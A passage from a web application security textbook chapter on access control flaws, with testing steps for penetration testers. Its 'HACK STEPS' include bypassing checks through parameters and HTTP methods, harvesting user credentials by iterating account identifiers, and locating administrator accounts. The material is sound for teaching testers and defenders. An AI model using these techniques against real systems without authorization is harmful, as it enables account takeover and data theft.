**The absence of any genuine access control still constitutes a serious vulnerability, regardless of how easy it would be to guess the URL. URLs do not have the status of secrets, either within the application itself or in the hands of its users. They are displayed on-screen, and they appear in browser histories and the logs of web servers and proxy servers. Users may write them down, bookmark them, or e-mail them. They are not usually changed periodically, as passwords should be. When users change job roles, and their access to administrative functionality needs to be withdrawn, there is no way to delete their knowledge of a particular URL.**

In some applications where sensitive functionality is hidden behind URLs that are not easy to guess, an attacker may often be able to identify these via close inspection of client-side code. Many applications use JavaScript to build the user interface dynamically within the client. This typically works by setting various flags regarding the user’s status and then adding individual elements to the UI on the basis of these:

```
var isAdmin = false;
...
if (isAdmin)
{
    adminMenu.addItem("/menus/secure/ff457/addNewPortalUser2.jsp",
        "create a new user");
}
```

Here, an attacker can simply review the JavaScript to identify URLs for administrative functionality and attempt to access these. In other cases, HTML comments may contain references to or clues about URLs that are not linked from on-screen content. Chapter 4 discusses the various techniques by which an attacker can gather information about hidden content within the application.

### ***Direct Access to Methods***

A specific case of unprotected functionality can arise when applications expose URLs or parameters that are actually remote invocations of API methods, normally those exposed by a Java interface. This often occurs when server-side code is moved to a browser extension component and method stubs are created so that the code can still call the server-side methods it requires to function. Outside of this situation, some instances of direct access to methods can be identified where URLs or parameters use the standard Java naming conventions, such as `getBalance` and `isExpired`.

In principle, requests specifying a server-side API to be executed need be no less secure than those specifying a server-side script or other resource. In practice, however, this type of mechanism frequently contains vulnerabilities. Often, the client interacts directly with server-side API methods and bypasses the application's normal controls over access or unexpected input vectors. There is also a chance that other functionality exists that can be invoked in this way and is not protected by any controls, on the assumption that it could never be directly invoked by web application clients. Often, there is a need to provide users with access to certain specific methods, but they are instead given access to all methods. This is either because the developer is not fully aware of which subset of methods to proxy and provides access to all methods, or because the API used to map them to the HTTP server provides access to all methods by default.

The following example shows the `getCurrentUserRoles` method being invoked from within the interface `securityCheck`:

```
http://wahn-app.com/public/securityCheck/getCurrentUserRoles
```

In this example, in addition to testing the access controls over the `getCurrentUserRoles` method, you should check for the existence of other similarly named methods such as `getAllUserRoles`, `getAllRoles`, `getAllUsers`, and `getCurrentUserPermissions`. Further considerations specific to the testing of direct access to methods are described later in this chapter.

## Identifier-Based Functions

When a function of an application is used to gain access to a specific resource, it is common to see an identifier for the requested resource being passed to the server in a request parameter, within either the URL query string or the body of a `POST` request. For example, an application may use the following URL to display a specific document belonging to a particular user:

```
https://wahn-app.com/ViewDocument.php?docid=1280149120
```

When the user who owns the document is logged in, a link to this URL is displayed on the user's My Documents page. Other users do not see the link. However, if access controls are broken, any user who requests the relevant URL may be able to view the document in exactly the same way as the authorized user.

**TIP** This type of vulnerability often arises when the main application interfaces with an external system or back-end component. It can be difficult to share a session-based security model between different systems that may be based on diverse technologies. Faced with this problem, developers frequently take a shortcut and move away from that model, using client-submitted parameters to make access control decisions.

In this example, an attacker seeking to gain unauthorized access needs to know not only the name of the application page (`ViewDocument.php`) but also the identifier of the document he wants to view. Sometimes, resource identifiers are generated in a highly unpredictable manner; for example, they may be randomly chosen GUIDs. In other cases, they may be easily guessed; for example, they may be sequentially generated numbers. However, the application is vulnerable in both cases. As described previously, URLs do not have the status of secrets, and the same applies to resource identifiers. Often, an attacker who wants to discover the identifiers of other users' resources can find some location within the application that discloses these, such as access logs. Even where an application's resource identifiers cannot be easily guessed, the application is still vulnerable if it fails to properly control access to those resources. In cases where the identifiers are easily predicted, the problem is even more serious and more easily exploited.

**TIP** Application logs are often a gold mine of information. They may contain numerous items of data that can be used as identifiers to probe functionality that is accessed in this way. Identifiers commonly found within application logs include usernames, user ID numbers, account numbers, document IDs, user groups and roles, and e-mail addresses.

**NOTE** In addition to being used as references to data-based resources within the application, this kind of identifier is often used to refer to functions of the application itself. As you saw in Chapter 4, an application may deliver different functions via a single page, which accepts a function name or identifier as a parameter. Again in this situation, access controls may run no deeper than the presence or absence of specific URLs within the interfaces of different types of users. If an attacker can determine the identifier for a sensitive function, he may be able to access it in the same way as a more privileged user.

## Multistage Functions

Many kinds of functions within an application are implemented across several stages, involving multiple requests being sent from the client to the server. For example, a function to add a new user may involve choosing this option from a user maintenance menu, selecting the department and user role from drop-down lists, and then entering the new username, initial password, and other information.

It is common to encounter applications in which efforts have been made to protect this kind of sensitive functionality from unauthorized access but where the access controls employed are broken because of flawed assumptions about how the functionality will be used.



In the previous example, when a user attempts to load the user maintenance menu and chooses the option to add a new user, the application may verify that the user has the required privileges and block access if the user does not. However, if an attacker proceeds directly to the stage of specifying the user's department and other details, there may be no effective access control. The developers unconsciously assumed that any user who reaches the later stages of the process must have the relevant privileges because this was verified at the earlier stages. The result is that any user of the application can add a new administrative user account and thereby take full control of the application, gaining access to many other functions whose access control is intrinsically robust.

The authors have encountered this type of vulnerability even in the most security-critical web applications — those deployed by online banks. Making a funds transfer in a banking application typically involves multiple stages, partly to prevent users from accidentally making mistakes when requesting a transfer. This multistage process involves capturing different items of data from the user at each stage. This data is checked thoroughly when first submitted and then usually is passed to each subsequent stage, using hidden fields in HTML form. However, if the application does not revalidate all this data at the final stage, an attacker can potentially bypass the server's checks. For example, the application might verify that the source account selected for the transfer belongs to the current user and then ask for details about the destination account and the amount of the transfer. If a user intercepts the final `POST` request of this process and modifies the source account number, she can execute a horizontal privilege escalation and transfer funds out of an account belonging to a different user.

## Static Files

In the majority of cases, users gain access to protected functionality and resources by issuing requests to dynamic pages that execute on the server. It is the responsibility of each such page to perform suitable access control checks and confirm that the user has the relevant privileges to perform the action he or she is attempting.

However, in some cases, requests for protected resources are made directly to the static resources themselves, which are located within the server's web root. For example, an online publisher may allow users to browse its book catalog and purchase ebooks for download. Once payment has been made, the user is directed to a download URL like the following:

```
https://wahn-books.com/download/9780636628104.pdf
```

Because this is a completely static resource, if it is hosted on a traditional web server, its contents are simply returned directly by the server, and no application-level code is executed. Hence, the resource cannot implement any logic to verify

that the requesting user has the required privileges. When static resources are accessed in this way, it is highly likely that no effective access controls are protecting them and that anyone who knows the URL naming scheme can exploit this to access any resources he wants. In the present case, the document name looks suspiciously like an ISBN, which would enable an attacker to quickly download every ebook produced by the publisher!

Certain types of functionality are particularly prone to this kind of problem, including financial websites providing access to static documents about companies such as annual reports, software vendors that provide downloadable binaries, and administrative functionality that provides access to static log files and other sensitive data collected within the application.

## Platform Misconfiguration

Some applications use controls at the web server or application platform layer to control access. Typically, access to specified URL paths is restricted based on the user's role within the application. For example, access to the `/admin` path may be denied to users who are not in the Administrators group. In principle, this is an entirely legitimate means of controlling access. However, mistakes made in the configuration of the platform-level controls can often allow unauthorized access to occur.

The platform-level configuration normally takes the form of rules that are akin to firewall policy rules, which allow or deny access based on the following:

- HTTP request method
- URL path
- User role

As described in Chapter 3, the original purpose of the `GET` method is of retrieving information, and the purpose of the `POST` method is performing actions that change the application's data or state.

If care is not taken to devise rules that accurately allow access based on the correct HTTP methods and URL paths, this may lead to unauthorized access. For example, if an administrative function to create a new user uses the `POST` method, the platform may have a deny rule that disallows the `POST` method and allows all other methods. However, if the application-level code does not verify that all requests for this function are in fact using the `POST` method, an attacker may be able to circumvent the control by submitting the same request using the `GET` method. Since most application-level APIs for retrieving request parameters are agnostic as to the request method, the attacker can simply supply the required parameters within the URL query string of the `GET` request to make unauthorized use of the function.

What is more surprising, on the face of it, is that applications can still be vulnerable even if the platform-level rule denies access to both the `GET` and `POST` methods. This happens because requests using other HTTP methods may ultimately be handled by the same application code that handles `GET` and `POST` requests. One example of this is the `HEAD` method. According to specifications, servers should respond to a `HEAD` request with the same headers they would use to respond to the corresponding `GET` request, but with no message body. Hence, most platforms correctly service `HEAD` requests by executing the corresponding `GET` handler and just return the HTTP headers that are generated. `GET` requests can often be used to perform sensitive actions, either because the application itself uses `GET` requests for this purpose (contrary to specifications) or because it does not verify that the `POST` method is being used. If an attacker can use a `HEAD` request to add an administrative user account, he or she can live without receiving any message body in the response.

In some cases, platforms handle requests that use unrecognized HTTP methods by simply passing them to the `GET` request handler. In this situation, platform-level controls that just deny certain specified HTTP methods can be bypassed by specifying an arbitrary invalid HTTP method in the request.

Chapter 18 contains a specific example of this type of vulnerability arising in a web application platform product.

## Insecure Access Control Methods

Some applications employ a fundamentally insecure access control model in which access control decisions are made on the basis of request parameters submitted by the client, or other conditions that are within an attacker's control.

### *Parameter-Based Access Control*

In some versions of this model, the application determines a user's role or access level at the time of login and from this point onward transmits this information via the client in a hidden form field, cookie, or preset query string parameter (see Chapter 5). When each subsequent request is processed, the application reads this request parameter and decides what access to grant the user accordingly.

For example, an administrator using the application may see URLs like the following:

```
https://wahn-app.com/login/home.jsp?admin=true
```

The URLs seen by ordinary users contain a different parameter, or none at all. Any user who is aware of the parameter assigned to administrators can simply set it in his own requests and thereby gain access to administrative functions.

This type of access control may sometimes be difficult to detect without actually using the application as a high-privileged user and identifying what requests are made. The techniques described in Chapter 4 for discovering hidden request parameters may be successful in discovering the mechanism when working only as an ordinary user.

### ***Referer-Based Access Control***

In other unsafe access control models, the application uses the HTTP `Referer` header as the basis for making access control decisions. For example, an application may strictly control access to the main administrative menu based on a user's privileges. But when a user makes a request for an individual administrative function, the application may simply check whether this request was referred from the administrative menu page. It might assume that the user must have accessed that page and therefore has the required privileges. This model is fundamentally broken, of course, because the `Referer` header is completely under the user's control and can be set to any value.

### ***Location-Based Access Control***

Many businesses have a regulatory or business requirement to restrict access to resources depending on the user's geographic location. These are not limited to the financial sector but include news services and others. In these situations, a company may employ various methods to locate the user, the most common of which is geolocation of the user's current IP address.

Location-based access controls are relatively easy for an attacker to circumvent. Here are some common methods of bypassing them:

- Using a web proxy that is based in the required location
- Using a VPN that terminates in the required location
- Using a mobile device that supports data roaming
- Direct manipulation of client-side mechanisms for geolocation

## **Attacking Access Controls**

---

Before starting to probe the application to detect any actual access control vulnerabilities, you should take a moment to review the results of your application mapping exercises (see Chapter 4). You need to understand what the application's actual requirements are in terms of access control, and therefore where it will probably be most fruitful to focus your attention.

**HACK STEPS**

Here are some questions to consider when examining an application's access controls:

1. Do application functions give individual users access to a particular subset of data that belongs to them?
2. Are there different levels of user, such as managers, supervisors, guests, and so on, who are granted access to different functions?
3. Do administrators use functionality that is built into the same application to configure and monitor it?
4. What functions or data resources within the application have you identified that would most likely enable you to escalate your current privileges?
5. Are there any identifiers (by way of URL parameters of `POST` body message) that signal a parameter is being used to track access levels?

## Testing with Different User Accounts

The easiest and most effective way to test the effectiveness of an application's access controls is to access the application using different accounts. That way you can determine whether resources and functionality that can be accessed legitimately by one account can be accessed illegitimately by another.

**HACK STEPS**

1. If the application segregates user access to different levels of functionality, first use a powerful account to locate all the available functionality. Then attempt to access this using a lower-privileged account to test for vertical privilege escalation.
2. If the application segregates user access to different resources (such as documents), use two different user-level accounts to test whether access controls are effective or whether horizontal privilege escalation is possible. For example, find a document that can be legitimately accessed by one user but not by another, and attempt to access it using the second user's account – either by requesting the relevant URL or by submitting the same `POST` parameters from within the second user's session.

Testing an application's access controls thoroughly is a time-consuming process. Fortunately, some tools can help you automate some of the work involved, to make your testing quicker and more reliable. This will allow you to focus on the parts of the task that require human intelligence to perform effectively.


Burp Suite lets you map the contents of an application using two different user contexts. Then you can compare the results to see exactly where the content accessed by each user is the same or different.

#### HACK STEPS

1. With Burp configured as your proxy and interception disabled, browse all the application's content within one user context. If you are testing vertical access controls, use the higher-privilege account for this.
2. Review the contents of Burp's site map to ensure that you have identified all the functionality you want to test. Then use the context menu to select the "compare site maps" feature.
3. To select the second site map to be compared, you can either load this from a Burp state file or have Burp dynamically rerequest the first site map in a new session context. To test horizontal access controls between users of the same type, you can simply load a state file you saved earlier, having mapped the application as a different user. For testing vertical access controls, it is preferable to rerequest the high-privilege site map as a low-privileged user, because this ensures complete coverage of the relevant functionality.
4. To rerequest the first site map in a different session, you need to configure Burp's session-handling functionality with the details of the low-privilege user session (for example, by recording a login macro or providing a specific cookie to be used in requests). This feature is described in more detail in Chapter 14. You may also need to define suitable scope rules to prevent Burp from requesting any logout function.

Figure 8-1 shows the results of a simple site map comparison. Its colorized analysis of the differences between the site maps shows items that have been added, removed, or modified between the two maps. For modified items, the table includes a "diff count" column, which is the number of edits required to modify the item in the first map into the item in the second map. Also, when an item is selected, the responses are also colorized to show the locations of those edits within the responses.

Interpreting the results of the site map comparison requires human intelligence and an understanding of the meaning and context of specific application functions. For example, Figure 8-1 shows the responses that are returned to each user when they view their home page. The two responses show a different description of the logged-in user, and the administrative user has an additional menu item. These differences are to be expected, and they are neutral as to the effectiveness of the application's access controls, since they concern only the user interface.




**Figure 8-1:** A site map comparison showing the differences between content that was accessed in different user contexts


Figure 8-2 shows the response returned when each user requests the top-level admin page. Here, the administrative user sees a menu of available options, while the ordinary user sees a “not authorized” message. These differences indicate that access controls are being applied correctly. Figure 8-3 shows the response returned when each user requests the “list users” admin function. Here, the responses are identical, indicating that the application is vulnerable, since the ordinary user should not have access to this function and does not have any link to it in his or her user interface.

Simply exploring the site map tree and looking at the number of differences between items is insufficient to evaluate the effectiveness of the application’s access controls. Two identical responses may indicate a vulnerability (for example, in an administrative function that discloses sensitive information) or may be harmless (for example, in an unprotected search function). Conversely, two different responses may still mean that a vulnerability exists (for example, in an administrative function that returns different content each time it is accessed) or may be harmless (for example, in a page showing profile information about the currently logged-in user). For these reasons, fully automated tools generally are ineffective at identifying access control vulnerabilities. Using Burp’s functionality to compare site maps, you can automate as much of the process as possible, giving you all the information you need in a ready form, and letting you apply your knowledge of the application’s functionality to identify any actual vulnerabilities.





**Figure 8-2:** The low-privileged user is denied access to the top-level admin page



**Figure 8-3:** The low-privileged user can access the administrative function to list application users



**TRY IT!**

```
http://mdsec.net/auth/462/
```

```
http://mdsec.net/auth/468/
```

## Testing Multistage Processes

The approach described in the preceding section — comparing the application's contents when accessed in different user contexts — is ineffective when testing some multistage processes. Here, to perform an action, the user typically must make several requests in the correct sequence, with the application building some state about the user's actions as he or she does so. Simply rerequesting each of the items in a site map may fail to replicate the process correctly, so the attempted action may fail for reasons other than the use of access controls.

For example, consider an administrative function to add a new application user. This may involve several steps, including loading the form to add a user, submitting the form with details of the new user, reviewing these details, and confirming the action. In some cases, the application may protect access to the initial form but fail to protect the page that handles the form submission or the confirmation page. The overall process may involve numerous requests, including redirections, with parameters submitted at earlier stages being retransmitted later via the client side. Every step of this process needs to be tested individually, to confirm whether access controls are being applied correctly.

**TRY IT!**

```
http://mdsec.net/auth/471/
```


**HACK STEPS**

1. When an action is carried out in a multistep way, involving several different requests from client to server, test each request individually to determine whether access controls have been applied to it. Be sure to include every request, including form submissions, the following of redirections, and any unparameterized requests.
2. Try to find any locations where the application effectively assumes that if you have reached a particular point, you must have arrived via legitimate means. Try to reach that point in other ways using a lower-privileged account to detect if any privilege escalation attacks are possible.

*Continued*

### HACK STEPS (CONTINUED)

3. One way to perform this testing manually is to walk through a protected multistage process several times in your browser and use your proxy to switch the session token supplied in different requests to that of a less-privileged user.
4. You can often dramatically speed up this process by using the “request in browser” feature of Burp Suite:
  - a. Use the higher-privileged account to walk through the entire multistage process.
  - b. Log in to the application using the lower-privileged account (or none at all).
  - c. In the Burp Proxy history, find the sequence of requests that were made when the multistage process was performed as a more privileged user. For each request in the sequence, select the context menu item “request in browser in current browser session,” as shown in Figure 8-4. Paste the provided URL into your browser that is logged in as the lower-privileged user.
  - d. If the application lets you, follow through the remainder of the multi-stage process in the normal way, using your browser.
  - e. View the result within both the browser and the proxy history to determine whether it successfully performed the privileged action.



**Figure 8-4:** Using Burp to request a given item within the current browser session

When you select Burp's "request in browser in current browser session" feature for a specified request, Burp gives you a unique URL targeting Burp's internal web server, which you paste into your browser's address bar. When your browser requests this URL, Burp returns a redirection to the originally specified URL. When your browser follows the redirection, Burp replaces the request with the one you originally specified, while leaving the `Cookie` header intact. If you are testing different user contexts, you can speed up this process. Log in to several different browsers as different users, and paste the URL into each browser to see how the request is handled for the user who is logged in using that browser. (Note that because cookies generally are shared between different windows of the same browser, you normally will need to use different browser products, or browsers on different machines, to perform this test.)

**TIP** When you are testing multistage processes in different user contexts, it is sometimes helpful to review the sequences of requests that are made by different users side-by-side to identify subtle differences that may merit further investigation.

If you are using separate browsers to access the application as different users, you can create a different proxy listener in Burp for use by each browser (you need to update your proxy configuration in each browser to point to the relevant listener). Then, for each browser, use the context menu on the proxy history to open a new history window, and set a display filter to show only requests from the relevant proxy listener.

## Testing with Limited Access

If you have only one user-level account with which to access the application (or none at all), additional work needs to be done to test the effectiveness of access controls. In fact, to perform a fully comprehensive test, further work needs to be done in any case. Poorly protected functionality may exist that is not explicitly linked from the interface of any application user. For example, perhaps old functionality has not yet been removed, or new functionality has been deployed but has not yet been published to users.

### HACK STEPS

1. Use the content discovery techniques described in Chapter 4 to identify as much of the application's functionality as possible. Performing this exercise as a low-privileged user is often sufficient to both enumerate and gain direct access to sensitive functionality.

*Continued*

**HACK STEPS (CONTINUED)**

2. Where application pages are identified that are likely to present different functionality or links to ordinary and administrative users (for example, Control Panel or My Home Page), try adding parameters such as `admin=true` to the URL query string and the body of `POST` requests. This will help you determine whether this uncovers or gives access to any additional functionality than your user context has normal access to.
3. Test whether the application uses the `Referer` header as the basis for making access control decisions. For key application functions that you are authorized to access, try removing or modifying the `Referer` header, and determine whether your request is still successful. If not, the application may be trusting the `Referer` header in an unsafe way. If you scan requests using Burp's active scanner, Burp tries to remove the `Referer` header from each request and informs you if this appears to make a systematic and relevant difference to the application's response.
4. Review all client-side HTML and scripts to find references to hidden functionality or functionality that can be manipulated on the client side, such as script-based user interfaces. Also, decompile all browser extension components as described in Chapter 5 to discover any references to server-side functionality.

**TRY IT!**

```
http://mdsec.net/auth/477/  
http://mdsec.net/auth/472/  
http://mdsec.net/auth/466/
```


When all accessible functionality has been enumerated, you need to test whether per-user segregation of access to resources is being correctly enforced. In every instance where the application grants users access to a subset of a wider range of resources of the same type (such as documents, orders, e-mails, and personal details), there may be opportunities for one user to gain unauthorized access to other resources.

**HACK STEPS**

1. Where the application uses identifiers of any kind (document IDs, account numbers, order references) to specify which resource a user is requesting, attempt to discover the identifiers for resources to which you do not have authorized access.

2. If it is possible to generate a series of such identifiers in quick succession (for example, by creating multiple new documents or orders), use the techniques described in Chapter 7 for session tokens to try to discover any predictable sequences in the identifiers the application produces.
3. If it is not possible to generate any new identifiers, you are restricted to analyzing the identifiers you have already discovered, or even using plain guesswork. If the identifier has the form of a GUID, it is unlikely that any attempts based on guessing will be successful. However, if it is a relatively small number, try other numbers in close range, or random numbers with the same number of digits.
4. If access controls are found to be broken, and resource identifiers are found to be predictable, you can mount an automated attack to harvest sensitive resources and information from the application. Use the techniques described in Chapter 14 to design a bespoke automated attack to retrieve the data you require.

A catastrophic vulnerability of this kind occurs where an Account Information page displays a user's personal details together with his username and password. Although the password typically is masked on-screen, it is nevertheless transmitted in full to the browser. Here, you can often quickly iterate through the full range of account identifiers to harvest the login credentials of all users, including administrators. Figure 8-5 shows Burp Intruder being used to carry out a successful attack of this kind.



**Figure 8-5:** A successful attack to harvest usernames and passwords via an access control vulnerability

**TRY IT!**

```
http://mdsec.net/auth/488/
```

```
http://mdsec.net/auth/494/
```

**TIP** When you detect an access control vulnerability, an immediate attack to follow up with is to attempt to escalate your privileges further by compromising a user account that has administrative privileges. You can use various tricks to locate an administrative account. Using an access control flaw like the one illustrated, you may harvest hundreds of user credentials and not relish the task of logging in manually as every user until you find an administrator. However, when accounts are identified by a sequential numeric ID, it is common to find that the lowest account numbers are assigned to administrators. Logging in as the first few users who were registered with the application often identifies an administrator. If this approach fails, an effective method is to find a function within the application where access is properly segregated horizontally, such as the main home page presented to each user. Write a script to log in using each set of captured credentials, and then try to access your own home page. It is likely that administrative users can view every user's home page, so you will immediately detect when an administrative account is being used.

## Testing Direct Access to Methods

Where an application uses requests that give direct access to server-side API methods, any access control weaknesses within those methods normally are identified using the methodology already described. However, you should also test for the existence of additional APIs that may not be properly protected.

For example, a servlet may be invoked using the following request:

```
POST /svc HTTP/1.1
Accept-Encoding: gzip, deflate
Host: waih-app
Content-Length: 37
```

```
servlet=com.ibm.ws.webcontainer.httpsession.IBMTrackerDebug
```

Since this is a well-known servlet, perhaps you can access other servlets to perform unauthorized actions.

**HACK STEPS**

1. Identify any parameters that follow Java naming conventions (for example, `get`, `set`, `add`, `update`, `is`, or `has` followed by a capitalized word), or explicitly specify a package structure (for example, `com.companyname.xxx.yyy.ClassName`). Make a note of all referenced methods you can find.
2. Look out for a method that lists the available interfaces or methods. Check through your proxy history to see if it has been called as part of the application's normal communication. If not, try to guess it using the observed naming convention.
3. Consult public resources such as search engines and forum sites to determine any other methods that might be accessible.
4. Use the techniques described in Chapter 4 to guess other method names.
5. Attempt to access all methods gathered using a variety of user account types, including unauthenticated access.
6. If you do not know the number or types of arguments expected by some methods, look for methods that are less likely to take arguments, such as `listInterfaces` and `getAllUsersInRoles`.

## Testing Controls Over Static Resources

In cases where static resources that the application is protecting are ultimately accessed directly via URLs to the resource files themselves, you should test whether it is possible for unauthorized users to simply request these URLs directly.

**HACK STEPS**

1. Step through the normal process for gaining access to a protected static resource to obtain an example of the URL by which it is ultimately retrieved.
2. Using a different user context (for example, a less-privileged user or an account that has not made a required purchase), attempt to access the resource directly using the URL you have identified.
3. If this attack succeeds, try to understand the naming scheme being used for protected static files. If possible, construct an automated attack to trawl for content that may be useful or that may contain sensitive data (see Chapter 14).

## Testing Restrictions on HTTP Methods

Although there may not be a ready means of detecting whether an application's access controls make use of platform-level controls over HTTP methods, you can take some simple steps to identify any vulnerabilities.

### HACK STEPS

1. **Using a high-privileged account, identify some privileged requests that perform sensitive actions, such as adding a new user or changing a user's security role.**
2. **If these requests are not protected by any anti-CSRF tokens or similar features (see Chapter 13), use the high-privileged account to determine whether the application still carries out the requested action if the HTTP method is modified. Test the following HTTP methods:**
  - POST
  - GET
  - HEAD
  - An arbitrary invalid HTTP method
3. **If the application honors any requests using different HTTP methods than the original method, test the access controls over those requests using the standard methodology already described, using accounts with lower privileges.**

## Securing Access Controls

---

Access controls are one of the easiest areas of web application security to understand, although you must carefully apply a well-informed, thorough methodology when implementing them.

First, you should avoid several obvious pitfalls. These usually arise from ignorance about the essential requirements of effective access control or flawed assumptions about the kinds of requests that users will make and against which the application needs to defend itself:

- Do not rely on users' ignorance of application URLs or the identifiers used to specify application resources, such as account numbers and document IDs. Assume that users know every application URL and identifier, and ensure that the application's access controls alone are sufficient to prevent unauthorized access.



